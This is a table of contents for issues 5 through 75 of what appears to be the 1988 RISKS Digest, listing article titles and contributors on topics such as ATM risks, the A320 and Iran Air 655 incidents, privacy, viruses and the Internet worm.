- Issue 5 (7 Jun 88)

- Re: Auckland cable cars (in Wellington) (Mark Davies)
- Perfect computers (Hugh Cartwright)
- Assigning viruses (Ian G Batten)
- Programmer sabotage (Bob Devine)
- First Interstate disaster planning and the L.A. fire (Jeff Lindorff)
- Telecommunications redundancy (Joel Kirsh)
- Look and Feel Copyright Issue (Karl A. Nyberg)
- Risks of root typos (Tim Pointing)
- Access to DEC VMS 5.0 technical seminar (Claude Barbe)
- Risks of bank ATM cards (Karl Denninger)
- Re: Australia Card (Greg Bond)

Issue 6 (8 Jun 88)

- Buggy ATC Software (Paul Fugua)
- The Challenger and visionary software architects (Kent Stork)
- How To Stop A War (Henry Spencer)
- <u>UK Poly</u>; another root typo (Matt Bishop)
- Re: The Australia Card (Amos Shapir)
- Re: Risks of bank ATM cards (John Pershing)
- ATM risks the figures in UK (Alasdair Rawsthorne)

Issue 7 (10 Jun 88)

- Accidental breach of software security (Martin Minow)
- "Sewage flows into river; Computer Failure Blamed" (Randal L. Schwartz)
- Canadian Public Service warned against SINing (John Coughlin)
- Betting network crash in Australia (George Michaelson)
- John Pershing on ATMs (David Thomasson)
- A typo in "UK Poly; another root typo" (Matt Bishop)
- Re: The Challenger and visionary software architects (Eugene Miya)
- COMPASS '88 CONTACT (Frank Houston)

Issue 8 (16 Jun 88)

- New Jersey wants computer audit trails disabled (Joe Morris)
- Bunkers (C H Longmore)
- More on Blackhawk helicopter (Dave Horsfall)
- Root typos (Ken Yap)
- Costs/risks of impregnable telephone booths (Geoff Goodfellow)
- Science, Journalism, and Whistle-Blowing (HENRY SPENCER)
- Shrink Wrap (BILL MURRAY)
- Hard-disk risks from vendors (Jerry Harper)
- An old CTSS virus (Tom Van Vleck)

Issue 9 (22 Jun 88)

- Risks of ATM manufacturers (Philip E. Agre)
- Risks of bank ATMs (Mary-Anne Wolf, Larry E. Kollar)
- Yet more on the Blackhawk helicopter Jan Wolitzky)
- Re: root typos (Dave Curry, nyssa)
- Notice to the OTA mailing list (Eric Roberts)
- Challenger Payoff? (Richard Outerbridge)

Issue 10 (27 Jun 88)

- Four killed as Airbus crashes (Duncan Baillie)
- Laziness as an excuse (Matthew P Wiener)
- Privacy vs. Security (Larry Hunter)
- Re-using government databases (Amos Shapir)
- Root Bloopers (Doug Krause)
- Problems with VARs (Hal Norman)
- Fail-safe ATMs (Steve Philipson)
- Malicious Code Reports (Joseph M. Beckman)

Issue 11 (29 Jun 88)

- Risks of answering machines (Dave Horsfall)
- Airline reservation crash (Dave Horsfall)
- Updates on Airbus crash (Duncan Baillie, Klaus Brunnstein, Laura Halliday)
- root typos (Joe Eykholt)
- "large-scale" disasters (Hinsdale, III.) (Tom Perrine)

Issue 12 (30 Jun 88)

- Airbus 320 (Steve Philipson)
- Background on the A-320 incident (Willis Ware)
- Fly-By-Wire (John O. Rutemiller)
- Airbus 320 (H.Ludwig Hausen)
- \$40 million Pentagon computer system failure (Rodney Hoffman)
- Re: Another "silent fault tolerance" example: DWIM (Tim Budd via Mark Brader)

Issue 13 (1 Jul 88)

- "Scratch-and-win"? Try "X-ray-and-win"! (PGN)
- SDIO computers stolen (PGN)
- Did DWIM DWYW (Do what you wanted)? (Stephen D. Crocker)
- Directions and Implications of Advanced Computing DIAC-88 (Douglas Schuler)
- Grocery Store Barcodes: Another game you don't win (David A. Pearlman)
- ATM "receipts" (Mark Brader)
- Re: Risks of bank ATM cards (Dan Franklin)
- Risks of ATMs and the people who unload them (Rob Austein)
- More problems with VARs (Joe Morris)
- Re: Hard-disk risks from vendors (George Pajari)

Issue 14 (1 Jul 88)

- The Eyes Have It (unique driver's license numbers) (Woody)
- New UK Virus (Will Martin)
- Australia Card more details (Chris Maltby)
- Re: The Challenger and visionary software architects (Jerry Hollombe)
- Academic Assignment of Viruses (John Gregor)

Issue 15 (5 Jul 88)

- "The target is destroyed." (Iranian Airbus) (Hugh Miller)
- Clarifications on the A320 Design (Nancy Leveson)
- Virus aimed at EDS gets NASA instead (Dave Curry)

Issue 16 (6 Jul 88)

- Air France Airbus A320 Crash Story In Aviation Week (Karl Lehenbauer)
- Common failure path in A320 (Lee Naish)

- Reply to Hugh Miller about Iran Flight 655 (Michael Mauldin)
- The Iranian airliner tragedy (Bob Estell)
- Aegis and the Iran Airbus (PGN)
- The "F-14" attacking the Vincennes... But the F-14 is for air defense (Jonathan Crone)
- It's easy to make decisions if you don't have the facts (Martin Minow)
- Re: A300 using F14 transponder (Bruce O'Neel)
- Iran Flight 655 and the Vincennes (James P. Anderson)
- Lockpicking (Randy D. Miller)
- Re: The Eyes Have It (Tracey Baker)
- RISK of PIN's PNB calling card (Scott Peterson)

Issue 17 (8 Jul 88)

- Politics and Risk (Gary Chapman)
- Iranian Airbus ([mis]quotation from the SFO Chronicle) (David Parnas)
- Re: Iranian Airbus and the "facts" (Sue McPherson)
- Threshold probability for declaring a radar blip "hostile" (Clifford Johnson)
- Iran Airline Incident and meaningful real-time data (Chris McDonald)
- A320 Airbus: Air conditioning; monitoring traffic control; F-14s (Steve Philipson)
- Iranian Airbus Blame? (Chaz Heritage)
- Re: "The target is destroyed." (Henry Spencer)
- An epilogue to this issue (PGN)

Issue 18 (8 Jul 88)

- N-Version Programming (Jim Valerio, Nancy Leveson)
- Physical hazards (Henry Spencer)
- Accu-Scan inaccuracies (Robert Steven Glickstein)
- The Eyes Have It (Don Watrous, Evelyn C. Leeper)
- Lockpicking (Geoff Kuenning, Henry Schaffer, Lee Hounshell)
- Another "silent fault tolerance" example: DWIM (Mike O'Brien)
- ATM receipts (Joe Beckenbach)

Issue 19 (10 Jul 88)

• Iranian Airbus discussion (Philip E. Agre, Tracy Tims, Hugh Miller)

Issue 20 (11 Jul 88)

- "Computers may be at root of jet downing" (PGN)
- Iran Airbus tragedy (Chris Moss)
- Shooting down Flight 655 (Herb Lin)
- Ignoring the wolf (Andy Freeman)
- Air France Airbus crash (Henry Spencer)
- Re: Physical hazards poorly designed switches (John Robert LoVerso)
- PIN on PNB calling card (Mark Mandel)
- Lockpicking (Henry Spencer, Robert Mathiesen, Doug Faunt, Chaz Heritage)

Issue 21 (13 Jul 88)

- \$54.1 million embezzlement foiled (Dave Curry)
- Aegis (DAve Curry)
- Iran Air Incident (Bob McKay)
- "Binary thinking" misses a lot (Bob Estell)
- Automatic Air Traffic Control (Eldred)
- Aviation units of measure (Joe Morris)

Mouse trap (James H. Coombs)

• Threshold probability for declaring a radar blip "hostile" (Mike Wellman, Clifford Johnson)

Issue 22 (14 Jul 88)

- A-320 Airbus Crash Inquiry (Brian Randell)
- User interface problem in the Aegis system? (Kee Hinckley)
- Radar cross sections, Flt. 655, and F-14s (Eugene Miya)
- GM Blames Computer for Smelly Vans (PGN)
- Lockpicking at Los Alamos (Gary McClelland)
- Supposedly-unique id. no. from non-unique personal characteristics (Larry Margolis)
- NJ Driver's license number coding (Scott Robbins)
- Colwich Junction, England, 1986 (Mark Brader)
- Shades of Fantasy in Real-Life -- group games (acwf?)
- IQ measurement by machine? (Mark Brader)
- Aviation units (Richard S. D'Ippolito)
- RISKS and PGN Saturation! (PGN)

Issue 23 (16 Jul 88)

- Policy Chief Indicted in Computer Misuse (Owen Blevins)
- Data for Iran airliner discussion (Dave Fiske)
- Re: Data "viruses" (Peter J. Denning, PGN)
- Invitation to visit Disaster Research Center (DRC)
- Passwords on networked systems (Steve Qualline)
- Other ways to manage risks (Dave Fiske)
- Colwich Junction, England, 1986 (Blair P. Houghton)
- Oops -- risks of writing -- SI prefixes (Richard S D'Ippolito)

Issue 24 (18 Jul 88)

- The IRS Illinois Experiment (Patrick A. Townson)
- · Aegis testing data withheld from Congress (Gary Chapman)
- "Man in the loop" (Rodney Hoffman)
- Aegis (Charles Daffinger)
- Lightning strikes... (again?) (Don Mac Phee)

Issue 25 (20 Jul 88)

- Possible reason for unexpected Audi 100 acceleration (Lars Lindwall)
- Bell blames computer error as \$4 calls are billed for \$400 (David Sherman)
- Programming BART (Bay Area Rapid Transit) (Eugene Miya)
- Re: The IRS Illinois Experiment (Michael L. McLean, Lars J Poulsen)
- Error rates in barcode data (John Colville)
- PIN on PNB calling card (Nathan K. Mevers)
- Re: Risks of bank ATM cards (George H. Feil)

Issue 26 (24 Jul 88)

- Misuse of the UK Data Protection Act (Brian Randell)
- Risks of not running new software in parallel with old (Jon Reeves)
- Computer Error causes bills to be mailed to wrong address (Todd Medlin)
- Penetrating the Phone System (John Markoff via Geoff Goodfellow)
- Electronic IQ Testing (Stephen Colwill)
- Re: IRS and Electronic Filing (Bill Bohrer)
- Re: The IRS Illinois Experiment (Henry Spencer)

Re: "Man in the loop" (Will Martin)

Issue 27 (25 Jul 88)

- A Fishy Story (John Colville)
- Inconsistent Data Taxes Vancouver Woman (Don Chiasson)
- Computer Viruses and RETROVIRUSES (Peter J. Denning)
- Hacking central office switches too easy? (John T. Powers Jr.)
- "Man in the Loop" (Bill Murray)
- AEGIS (Herb Lin)
- Journal of Computing and Society (Gary Chapman)
- Barcodes (Jerome H. Saltzer)
- The IRS Illinois Experiment (Lenoil)
- "Scratch-and-win"? Try "X-ray-and-win"! (Fred Baube)
- PIN on PNB calling card (Mark Mandel)

Issue 28 (26 Jul 88)

- Pentagon testing (Mike Trout)
- Re: "Man in the Loop" (Rodney Hoffman)
- NOVA on risks of fighter technology (Dave Curry)
- Re: Hacking central office switches (Laura Halliday)
- Law student sues micro sysop under ECPA (John Gilmore)
- Scanning instant-win lottery cards (Rich Kulawiec)
- Wanted: Info on Ergonometrics (Emily S. Bryant for Michael Whitman)

Issue 29 (27 Jul 88)

- Comparison of hazards (Henry Spencer)
- NASTRAN and the order-of-magnitude bug (David E. Bakken, via Mark Brader)
- "Person In The Loop" (Clifford Johnson)
- "Person In The Loop" -- A BarCode example (David A. Honig)
- · Security vs. Cost of Breakin (David A. Honig)
- Hacking central office switches too easy? (Skip Montanaro)
- Re: PIN on PNB calling card (Roy Smith)
- Re: IRS Illinois Experiment (Allan Pratt)

Issue 30 (29 Jul 88)

- NASTRAN and ship steel (Lindsay F. Marshall)
- Is vibration a known A300 problem? (Eric Roskos)
- Business Week article on computer security (Woody Weaver)
- Computers can increase privacy, too! (Robert Weiss)
- Viruses a medical view (John Pettitt)
- Apple viruses -- don't go through the ZLINK (Practor Fime, Dr. Logic, The Byter -- via Greg Prevost via Eric Haines)
- On IRS direct computer access (Steven C. Den Beste)
- Re: doing away with privileged users (Alan Silverstein)

Issue 31 (8 Aug 88)

- Software failures cost Britain \$900M per year, study claims (Jon Jacky)
- Lightning strikes (twice) (PGN)
- Computer failure delays flights at Logan Airport (PGN)
- A320 & A300 safety, risks of so-called experts (Michael Pilling)
- RISKS of Electronic Cash-registers (Robin Kirkham)

Computer terminals and dermatology (richard welty)

- Computer System Vulnerabilities (Rodney Hoffman)
- Disaster Exposition (Cliff Stoll)

Issue 32 (9 Aug 88)

- Privacy in computer age (no place to hide) (Sayed Banawan)
- Follow-up to legal hypothetical (CEReuben)
- Preliminary A320 Inquiry Results (Martin Harriman)
- Computer terminals and dermatology (Steve Philipson)

Issue 33 (10 Aug 88)

- Cascaded Inference and the Vincennes affair (CFEEHRER)
- "Virus" Bill (Joseph M. Beckman)
- More RISKy ATM's (Dave Horsfall)
- Keeping Autos and Drivers in Suspense (Joseph M. Beckman)
- Airbus Cockpit Alarms (Fred Baube)
- A-320 investigation (Steve Philipson)
- Federal charges brought against accused teen-age hacker (Mike Linnig)
- Orbit 100,000 self-guided "brilliant" weapons, Reagan advised (Jon Jacky)

Issue 34 (12 Aug 88)

- "Eye focusing found to be VDT hazard." (Denis Haskin)
- Privacy (Again) (Willis Ware)
- "Virus" Bill (Jerome H. Saltzer, Steven C. Den Beste, Steve Kovner)
- A Visit To the Clinic (Brian Ellis)
- Aegis beaten by binoculars? (Trusting computers and/or people?) (Andy Coupland via Martyn Thomas).
- Airbus (George Michaelson)
- SDI rationalizations (Steve Summit)
- Re: Misidentification of persons as criminal by computers (Haynes)

Issue 35 (15 Aug 88)

- Re: Privacy (difficulty of witholding "private" information) (Jon Jacky)
- Re: Keeping Autos and Drivers in Suspense (Win Treese)
- Re: Cascaded inference (G.L.Sicherman)
- Re: "Eye focusing found to be VDT hazard." (Brint Cooper, Anthony G. Atkielski, Jeremy Grodberg)
- Can current CAD/simulation methods handle long-term fatigue analysis? (John R. Galloway)
- ATMs and PIN protection: twice silly victims in Boulder (Gary McClelland)
- Re: Orbit 100,000 self-guided "brilliant" weapons ... (Amos Shapir)

Issue 36 (17 Aug 88)

- Package-deal arguments about VDT's (Philip E. Agre)
- Blue Cube new software problems (Randy Neff)
- Zero-balance dunning letter (Jerome H. Saltzer)
- Chicago Disaster Conference (Lee S. Ridgway)
- Car Electronics sensitive for atmospheric interference (Martin Minow)
- 1 in 10 NATO software modules reported incorrect (Jon Jacky)
- Mathematical Error Puts Deficit off by \$1.2 billion (PGN)

Issue 37 (19 Aug 88)

- Virus insurance (Rodney Hoffman)
- Blind faith in overly electronic locks (Leonard N. Foner)

- Fewer Charges Now Require a Signature (Kian-Tat Lim)
- Re: Danger of Sensitive Car Electronics (Hugh Davies)

Issue 38 (22 Aug 88)

- British vs American safety rules (Henry Spencer)
- Another boundary case bug (Tom Lane)
- Retired couple jolted by \$5 million electric bill (David Sherman)
- Hotel could get soaked in lawsuit? (Don Chiasson)
- RISKS contributions (PGN)
- Risks of CAD programs (Alan Kaminsky)
- Can current CAD/simulation methods handle long-term fatigue analysis? (Henry Spencer)
- Vincennes and Cascaded Inference (Carl Feehrer)

Issue 39 (24 Aug 88)

- Computers and Gambling (George Michaelson)
- Car engines become target for hackers (George Michaelson)
- Vincennes and Non-Computer Verification (David Collier-Brown)
- Shades of War Games (Doug Mosher)
- Emissions testing risk (Levy)
- Re: British vs. American safety rules (Jon Jacky)
- Re: Structural analysis programs (Stephen D. Crocker)
- Re: Danger of Sensitive Car Electronics (Will Martin)

Issue 40 (25 Aug 88)

- Car engines become target for hackers (Jerome H. Saltzer)
- Re: IL car emissions testing process and enforcement errors (Will Martin)
- Re: Danger of Sensitive Car Electronics (Henry Schaffer)
- Automobile computer modifications (George Tomasevich)
- Statistical reliability estimation criticized (Jon Jacky)
- · Can current CAD/simulation methods handle long-term fatigue analysis? (Gerry Kokodyniak)
- Boundary Cases (James Peterson, John Bruner)
- Mother's maiden name == arbitrary password (Walter Smith)
- Risks of EFT agreements (Doug Claar)
- Chile con backbones (Joe McMahon via Martin Minow from VIRUS-L)
- An item by Mark Garvin on SoftGuard and the Trojan horse "SUG" (from VIRUS-L)

Issue 41 (31 Aug 88)

- The Marconi Deaths (Brian Randell)
- \$300,000 Automatic Teller Theft (Sort Of) (Henry Cox)
- Car engines become target for hackers (Jeffrey Mogul)
- Blinker failure in 87 Ford Mustang (Tim Thomas)
- Risks of locking systems (Andrew Birner)
- Electronic 1040s (Rodney Hoffman)
- Water seepage stops Computer controlled monorail (George Michaelson)
- Re: Fewer Charges Now Require a Signature (David Sherman)
- Continental Bank Drops Retail Accounts (Patrick A. Townson)

Issue 42 (1 Sep 88)

- "Pizzamation" traces phone calls, matches addresses (Jon Jacky)
- Skylab and Sunspot Activity (PGN)
- Denial of Service in Wembley-on-the-Motown (Behrooz Parhami)

Re: Calculations with wrapped numbers (Mike Linnig)

- Meter reading follies (Chris Jones)
- Re: abnormal bills (Ted Lee)
- Risks of CAD programs (Mike A. Gigante)
- Re: Risks of CAD programs (Sam Crowley)
- Can current CAD/simulation methods handle long-term fatigue analysis? (Henry Spencer)
- Re: Vincennes and Non-Computer Verification (Henry Spencer)
- · Re: Computers and Gambling (Jim Frost)
- Automatic Bank Procedures (David A. Honig)

Issue 43 (2 Sep 88)

- Statistical reliability estimation criticized (Brian Randell)
- Calling party identification (Mark W. Eichin, TMPLee, anonymous)
- Automotive EMI a personal experience (Scott C. Crumpton)
- The mental tyranny of a cash register (Steven C. Den Beste)
- Intoximeter risks (Andrew Vaught)
- SSNs, Passports (Chris Hibbert)

Issue 44 (5 Sep 88)

- Re: "Pizzamation" and Call Tracing (Bob N. Mayo, Edwin Wiles, Patrick A. Townson)
- COMPASS REPORT in RISKS 7.40 (Bev Littlewood via Brian Randell)
- Statistical reliability estimation (Lance J. Hoffman)
- Re: Calculations with wrapped numbers (Bruce Karsh)

Issue 45 (7 Sep 88)

- Cheater software (Rodney Hoffman)
- Re: COMPASS REPORT (Nancy Leveson)
- Re: Risks Digest 7.44 (Jerome H. Saltzer)
- Display of telephone numbers (Bruce O'Neel)
- Telephones and privacy (C.H. Longmore)
- Gambling with video arcade machines (Mike Blackwell)
- Video Games (Ed Nilges)
- Wembley-on-the-Motown (Jeffrey R. Kell)

Issue 46 (7 Sep 88)

- Airbus vs U.K. MOD development standards (Lorenzo Strigini)
- Vincennes: Rules of engagement violated by AI heuristic? (Clifford Johnson)
- Re: Statistical reliability estimation and "certification" (Jon Jacky)
- A Computer Virus Case Goes to Trial (Joe Morris)
- Computers and guns (Gary Sanders)
- Automatic Call Tracing and 911 Emergency Numbers (Gary McClelland)
- Automatic Number ID: Bad Idea! (Andrew Klossner)

Issue 47 (8 Sep 88)

- COMPASS report in RISKS 7.40 (Jean-Claude Laprie, Nancy Leveson)
- Calling number delivery (ANI) (John (J.) McHarry)
- More on Automatic Call Tracing and 911 Emergency Numbers (Robin j. Herbison, Al Stangenberger
- Another ANI scam (Brent Laminack)

Issue 48 (9 Sep 88)

• COMPASS 88 (Bev Littlewood)

- Safety Engineering (WHMurray)
- Technical naivete revealed by responses to VINCENNES incident (Jon Jacky)
- Vincennes: Rules of engagement violated by AI heuristic? (Clifford Johnson)
- ANI Response (Patrick A. Townson)
- Proposed ANI Enhancement (Rob Boudrie)
- ANI blocking defeats purpose (Bob Philhower)
- Credit Card Loss Woes (Clay Jackson)

Issue 49 (11 Sep 88)

- Firmware bugs in Dutch gambling machines (P. Knoppers)
- Soviets See Little Hope of Controlling Spacecraft (Gary Kremen)
- Disinterest in disaster not based on probability estimates (Clifford Johnson)
- What a Ticonderoga Combat System "records" (John Allred)
- High-tech toilets (Robert Dorsett)
- ANI/911 Misconceptions (Dave Robbins)
- Re: Display of telephone numbers on receiving party's phone (Henry Spencer)
- Social content of computer games (Eric Postpischil, Henry Spencer)
- "Viruses Don't Exist" and the Marconi Mysteries... (Mark Moore)

Issue 50 (12 Sep 88)

- Computer glitch costs AA \$50M ..." (Ken Calvert)
- Risks of Motel Computers (Brint Cooper)
- IFF and the Vincennes (Geoff. Lane.)
- "Single keystroke" (Philip E. Agre)
- 'Credit doctors' (Donn Seeley)
- Scientific Safety (WHMurray)
- Bev Littlewood's message in RISKS-7.48 (PGN)
- Calculations with Wrapped Numbers (Mark Brader, Bennet Yee, Jan Wolitzky, Roger Goun)

Issue 51 (13 Sep 88)

- Single Character Errors (Geoff. Lane)
- Soviet Mars Probe and single character errors (PGN)
- Stanford Collider Shut Down (PGN)
- Destructive remote controls (Jim Williams)
- Re: computer follies (Michael Greim via Mark Brader)
- IFF and the Vincennes (Dennis Brantly)
- Re: Disinterest in disaster not based on probability estimates (Amos Shapir)
- "MS-DOS "virus" programs do not exist." (David Dyer-Bennet)
- Hiding payoff slot (Peter da Silva)
- Citation for "car engines become target for hackers" (karl)

Issue 52 (14 Sep 88)

- Tom Wicker column on computers, Vincennes and SDI (Gary Chapman)
- Computer error in vote tallying (Gary Chapman)
- Risks of Using Computers in Elections (PGN)
- Soviet Space Probe (Dave Feldmeier)
- Re: "Single keystroke" (Matthew P Wiener)
- London Underground problem (Lindsay F. Marshall)
- Re: Destructive Remote Controls (William Curtiss)
- An ANI Compromise (Mike Linnig)
- +++ RISKS Guidelines revisited +++ [<<<PLEASE READ THIS.<>>]

Issue 53 (15 Sep 88)

- Hurricane Gilbert (Richard A. Schafer via Matthew P Wiener)
- Phobos I details (Dave Fiske, Jack Goldberg)
- Computers and Elections (Lance J. Hoffman)
- The First "Virus" on Japanese PC (Yoshio Ovanagi)
- Another one-key mishap (Larry Nathanson)
- Re: "Single keystroke" (Warren R. Carithers, Paul Dubuc)
- More computer follies -- how not to design a console (Seth Gordon)
- GNU Emacs & Security (A.Gaynor via Eliot Lear and Geoff Goodfellow)
- Complex phones (Dave Fetrow)
- ISDN/ANI What one switch vendor told me (Allen L. Chesley)

Issue 54 (16 Sep 88)

- CerGro voice mail hacked (John Sheneman)
- Re: Computer error in vote tallving (Andy Frake)
- IEEE approval voting (Don Chiasson)
- Reminder -- ROM is not necessarily nonalterable (Andrew Klossner)
- Colwich Junction (Mark Brader)
- Smoke Inhalation on Amtrak's "Crescent" (Mike Trout)
- Computer assigned hotel rooms (Bruce Wampler)

Issue 55 (17 Sep 88)

- The Ethics of Conflict Simulation (Mike Trout)
- Re: Social content of video games (Tim Wood)
- Re: Credit Doctors (Dave Robbins)
- Virus in ROM on commodore 64 (Jurjen N.E. Bos)
- Re: Destructive remote controls (Henry Spencer, Jurien N.E. Bos)
- Another one-key mishap (Russ Nelson)
- Call for Papers, Invitational Workshop on Data Integrity (Zella Ruthberg)

Issue 56 (21 Sep 88)

- Runaway mouse problem in popular commercial WP program (Jon Jacky)
- Wrapping Britain round the Greenwich meridian (Jack Campin)
- Crime and (indifferent) Punishment (Glen Matthews)
- Software Mixup on Soyuz Spacecraft (Karl Lehenbauer)
- RISKS of (Suspected) Crooks Running Dinosaur-DOS (Fred Baube)
- Multiple reservations and single bills (Jacob Hugart via Markus Stumptner)
- Complete info on the Phobos 1 (Kaj Wiik via Ritchey Ruff)
- 'Computer programmer convicted of creating "virus"' (Mike Linnig)

Issue 57 (24 Sep 88)

- Faulty locks delay prison opening (Henry Cox)
- In the future, risks of purchasing handguns (Alan Kaminsky)
- Olympian RISKS (Henry Cox)
- [Another Willamette] Sewage Spill Linked to Computer (Nike Horton)
- Keep backups, risk job (James F. Carter)
- Computer failure shuts down several thousand telephones (Vince Manis)
- LA Times photo of humorous credit card maybe not so funny (Michael Coleman)
- Risks of Cellular Phones? (Chuck Weinstock)
- Auto Computer Risks (Chuck Weinstock)
- Volvo's and Electromagnetic Interference (Bill Welch)

- Scientific Safety (B.Littlewood)
- Computer Defaults (The Mental Tyrrany of Cash Registers) (Stephen Rickaby)

Issue 58 (26 Sep 88)

- Computers in local govt a burning issue? (Dave Horsfall)
- North Cornwall water supply polluted (Paul Mansbacher via Willie Smith)
- Re: Risks of cellular telephones (Alan Kaminsky, John Gilmore)
- Other voice mailbox risks reported (Bahn)
- Auto Computers vs. radios (Steve Jay)
- State Records via Computer (William Curtiss)
- Damage by Disney 3-D glasses (Andrew Klossner)
- Re: more on killer remote controlls (Greeny)

Issue 59 (29 Sep 88)

- Arthur Miller, Assault on Privacy: Computers, Data Banks and Dossiers (Barry C. Nelson)
- EPROM is not necessarily programmed for life (Mike Linnig)
- The Wobbly Goblin (a.k.a. Stealth fighter) (Alan Kaminsky)
- Re: Stanford Collider Shut Down (Matthew P Wiener)
- Re: Is Uncle Sam selling your name to mailing lists? (Greg Pflaum via Mark Brader)
- CPSR 1988 Annual Meeting (Gary Chapman)

Issue 60 (3 Oct 88)

- Diving Computers (Brian Randell)
- The Perils of PCs in Public (Dave Horsfall)
- A New Portal for the Offensive -- FAX ATTACKS (Scott Rose)
- Is Uncle Sam selling your name? -- Maybe not. (Mark Brader)
- Re: Is UMASS selling your name to mailing lists? (Andrew Klossner)
- Write your credit card number on a business reply card? (David Sherman)
- Killer terminals (Michael Fischbein, Bill Witts, both via Mark Brader from comp.misc)
- This train didn't need a fireman (earl via Chuck Weinstock)

Issue 61 (5 Oct 88)

- Program Verification: The very idea (Brian Randell)
- RISKS of EPROMS (Daniel Klein)
- Poor user interface -- police system (rpg)
- Cash registers and tax (J Eric Townsend)
- Re: Cash registers (PGN)
- Fly-by-wire, absence thereof [MiG-29] (Henry Spencer)
- Re: A New Portal For The Offensive -- FAX ATTACKS (Greeny)
- Re: Is Uncle Sam selling your name to mailing lists? (Matthew Huntbach)
- More on monitoring Cellular Phones (Mike Linnig)

Issue 62 (7 Oct 88)

- Re: Assault on Privacy (Anthony G. Atkielski)
- Interesting article in PCW (Hugh Davies)
- Bridge over troubled pseudo-random generation (PGN)
- Reach Out and Touch Someone... for \$650,000 (Henry Cox)
- Computer Security and Voice Mail ... \$150,000 (Davis)
- Re: Risks of Cellular Phones (Wes Plouff)
- Self-correcting (obliterating?) time (Jeffrey R Kell)
- Risks in ATMs, Parking, Power outages (Steve Philipson)

Issue 63 (10 Oct 88)

- Re: Killer terminals (Steve Wilson)
- · Can't Happen and Antilock Braking Systems (Marcus Barrow and Robert Allen, via Mark Brader)
- ATM's credit check (Amos Shapir)
- Dive Computers (Terry S. Arnold, Henry Spencer)
- Emergency Access to Unlisted Telephone Numbers (Dave Wortman)
- Re: Risks of Cellular Phones (Wes Plouff, Peter Robinson, Walter Doerr)
- Computers, Copyright Law, and the Honor System (a talk) (Mark Mandel)

Issue 64 (13 Oct 88)

- 100 digit primes no longer safe in crypto (Dave Curry)
- Risks of computer controlled doors (Piet van Oostrum)
- NSFnet Backbone Shot (Gene Spafford)
- Intersection of ANI and Voice Mail Risks (Gary McClelland)
- New Feynman book (Eugene Miya)
- High 'Rev'ing Volvo (Hartel)
- Stevie Wonder gives an Ear-itating Performance (Marshall Jose, PGN)
- OMB "Blacklist"? (Hugh Miller)
- Re: Ethics of Conflict Simulation (Scott Wilde)

Issue 65 (15 Oct 88)

- Vendor introduces "safe" Ada subset (Jonathan Jacky)
- Re: ethics of conflict simulation (Sean Malloy)
- Re: Assault on Privacy (Ronni Rosenberg)
- · Software warranties and Trade Practices in Australia (B L Coombs annoted by "cbp", via Lee Naish)
- RISKS of EPROMS (George Sukenick)

Issue 66 (20 Oct 88)

- British computer calls Northern Ireland a "Region Unknown" (John Murray)
- "Brain" virus shows up in Hong Kong (Dave Horsfall)
- A Credit Card Fraud (Brian Randell)
- Nausea-inducing propellor (Mike Trout)
- Re: Ear-itating performance (Jan Wolitzky, Ken Johnson)

Issue 67 (25 Oct 88)

- Unplugged Cable Plugs Orlando Traffic (Scot E Wilcoxon)
- Airbus A320 in service (Henry Spencer)
- Computer Literacy (Ronni Rosenberg)
- Belgian PM's email tapped (Rodney Hoffman)
- Police find hacker...and release him (Henry Cox)
- Aegis user interface changes planned (Jon Jacky)
- Programmable Hotel Locks (Allen J. Baum via John Rushby)
- Nausea-inducing frequencies (David Chase)
- Risks in Foundations of Numerical Analysis (John Cherniavsky)
- Takeoff warning systems to be tested (Henry Cox)

Issue 68 (31 Oct 88)

- Conspiracy to Defraud (Martyn Thomas)
- 'Runaway' Computer Projects (Rodney Hoffman)
- Perceived risk (James F. Carter)

"TCA pushes for privacy on corporate networks" (Jerry Leichter)

- Risks in Answering Machines (Andy Glew)
- Ear-itation (Ed Ravin)

Issue 69 (3 Nov 88)

- Virus on the Arpanet Milnet (Cliff Stoll)
- More on the virus (Gene Spafford, PGN, Matt Bishop)
- A320 update (Robert Dorset via Steve Philipson)
- Re: Conspiracy to Defraud (Dan Franklin)
- Re: Telephone answering machines (Vince Manis)

Issue 70 (3 Nov 88)

- Updated worm report (Gene Spafford)
- A worm "condom" (Gene Spafford)
- A cure!!!!! (Gene Spafford)
- Computer Network Disrupted by 'Virus' (John Markoff via Geoff Goodfellow)
- "Annals of Democracy -- Counting Votes" in the New Yorker (Daniel B Dobkin)
- Comments on the New Yorker article (PGN)

Issue 71 (6 Nov 88)

- Send us your Arpanet Virus War Stories (Cliff Stoll)
- Suspect in Virus Case (Brian M. Clapper)
- Internet Virus (Mark W. Eichin)
- RISKS of getting opinions from semi-biased sources (Brad Templeton, PGN)
- Worm/virus mutations (David A. Honig, PGN)
- Worm sending messages to ernie.berkeley.edu? (Jacob Gore)
- Re: "UNIX" Worm/virus (Peter da Silva)
- Comments on vote counting ("Bill Stewart and/or Shelley Rosenbaum")
- Re: A320 update (Henry Spencer)

Issue 72 (8 Nov 88)

- The Worm/Virus -- and an Unlearned Lesson (PGN)
- Airline Reservation System Vulnerabilities (Rodney Hoffman)
- Computers in the oldest profession (Dave Horsfall)
- Auto Privacy (Dave Robinson)
- Computer science unencumbered by fears about cutting safety margins (Jeffrey Mogul)
- Re: Risks in Answering Machines (revisited) (Amos Shapir, Gordon Meyer, Bob Felderman, Greeny, William Curtiss)
- Re: CRT noise (Ed Ravin, Geoffrey Welsh)

Issue 73 (9 Nov 88)

- The Computer Jam -- How it came about (John Markoff via Geoff Goodfellow)
- Single-bit error transmogrifications (Robert D. Houk)
- New news from Hacker attack on Philips France, 1987 (Klaus Brunnstein)
- Re: Telephone answering machines (William Curtiss)
- Fly by Light (Martyn Thomas)
- WORM/VIRUS DICUSSION:
- Decompiled viruses (Dave Pare)
- Worms/viruses/moles/etc. and the risk of nuclear war (Clifford Johnson)
- The Worm (Vince Manis)
- Issue 74 (10 Nov 88)

- Air traffic control and safety margins (Steve Philipson)
- UK vehicle-identification systems (Chaz Heritage)
- Re: The Computer Jam -- How it came about (Mark W. Eichin)
- The worm and the debug option (Steven Bellovin)
- Risks of unchecked input in C programs (Geoff Collyer)
- Worms/viruses/moles/etc. and the risks (Scott E. Preece)
- Nonsecure passwords/computer ethics (Christine Piatko, PGN)
- Phone-answerer/voicemail security & voice-encryption (David A. Honig)
- University computing (James A. Schweitzer)

Issue 75 (11 Nov 88)

- Re: Risks of unchecked input in C programs (Bob Frankston)
- NY Computer Laws and the Internet Worm (Dave Bozak)
- Ethics (Stan Stahl, Christine Piatko)
- Comments sought on proposed computer ethics course (Bob Barger)
- UK vehicle-identification systems (Douglas Jones)
- UK vehicle-id systems... Big Brother's new eyes? (Mike Hadjimichael)
- Re: Phone-answerer/voicemail security & voice-encryption (Jonathan Kamens)
